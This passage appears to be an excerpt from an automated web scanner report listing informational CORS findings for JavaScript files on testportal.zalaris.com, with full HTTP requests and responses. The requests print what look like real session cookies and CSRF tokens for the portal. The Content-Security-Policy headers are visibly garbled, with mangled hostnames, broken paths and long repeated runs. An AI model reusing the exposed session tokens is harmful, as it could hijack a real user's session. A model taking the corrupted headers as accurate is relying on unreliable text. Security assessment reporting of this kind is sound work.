ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:28:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 1056011 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Sat, 29 Jan 2022 11:58:06 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ https://bost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com/.443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/ttps://s.maps.gstatic.com https://spogleapis.com/ttps://sp eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twiring.com/it/wicss/ https://use.typekit.net/ data: https://p.typekit.net/ https://use.typekit.net/ https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web://\* https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/ https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

{Initialized:!1,Encrypted:"",CurrentUname:"",CurrentApp:"",CurrentApp:"",CurrentLanguage:"",AppVersion:"",StartApp:"",navNotif:!1,Url:"",UrlBase:"",Client:"",Passcode:"",Auth:"",en

..[SNIP]..

## 11.29. https://testportal.zalaris.com/neptune/server/js/Debug.js

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/server/js/Debug.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://kivwwxqnccaa.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/Debug.js HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://kivwwxqnccaa.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:29:19 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 6132 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \*

last-modified: Fri, 28 Jan 2022 15:53:03 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-lab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

neptune.Debug={console:{log:console.log,info:console.info,warn:console.warn,error:console.error},init:!1,initLog:[],timestamp:null,ext:0,loaded:function(e) {neptune.Debug.init=!0,sap.n.Debug.classicLau ...[SNIP]...

## 11.30. https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/js/IndexedDBShim.js

# Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ramxcfnytels.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/server/js/IndexedDBShim.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://ramxcfnytels.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYv0lv30Js.3ap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:29:52 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript Content-Length: 2185

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Thu, 17 Dec 2020 19:19:12 GMT

sap-dms: KW ms-author-via: DAV

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://shing.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://bost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://fonts.googleapis.com/https://platform.twitter.com/https://ton.twimg.com/fftws/s/https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

..var globalVar="undefined"!=typeof window?window:"undefined"!=typeof WorkerGlobalScope?self:"undefined"!=typeof global?global:Function("return this;")();lfunction(e)("use strict":var s.t.o.a.n.i.r:i

...[SNIP]...

## 11.31. https://testportal.zalaris.com/neptune/server/js/crypto/aes.js

# Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host: Path: /neptune/server/is/crvpto/aes.is

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://dcynihfdulic.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/crypto/aes.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://dcynihfdulic.com

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA

 $3qm69IAmTXPbxRL5fdv\%2BhwvFS\%2BdN9aw5QYvOI\%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448\%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657787024118$ 

#### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:29:56 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript Content-Length: 15627 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* last-modified: Mon, 18 Jan 2021 00:51:16 GMT sap-dms: KW ms-author-via: DAV sap-server: true Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com https://ednjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close CryptoJS v3.1.2 code.google.com/p/crypto-js (c) 2009-2013 by Jeff Mott. All rights reserved. code.google.com/p/crypto-js/wiki/License var CryptoJS=CryptoJS||function(u,p){var d={},l=d.lib= ...[SNIP]...

# 11.32. https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/js/please-wait/PleaseWait.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://fjndowmvufrb.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/please-wait/PleaseWait.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://findownvufrb.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG

 $P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34\%2FREvfxOVzqwsYf\%2BuEw8A\%2FEnKM\%2BofO0tuB\%2BGgIcPGyX\%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv\%2BhwvFS\%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448\%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657787384171$ 

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:30:03 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 5420 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \*

last-modified: Tue, 05 Jan 2021 12:45:49 GMT

sap-dms: KW ms-author-via: DAV

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://icense.goedit.io:443 goedit.//\* data: blob: https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://iogin.windows.net
// a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://sapui5.hana.ondemand.com
https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://s.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://soogle-analytics.com/ga\_js https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.han

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

/\*! please-wait 0.0.5 | (c) Pathgather 2015 | MIT <a href="http://opensource.org/licenses/mit-license.php"> \*/
!function(a,b){"object"==typeof exports?b(exports):"function"==typeof define&define.amd?define([
...[SNIP]...

#### 11.33. https://testportal.zalaris.com/neptune/server/js/slick/Slick.js

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/server/js/slick/Slick.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://izbvdkbsrzyy.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/slick/Slick.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://izbvdkbsrzyy.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787384171

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:31:02 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 53313 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Tue, 05 Jan 2021 15:57:56 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://bipsin.com/signicat.com/https://sap.com/ht https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' 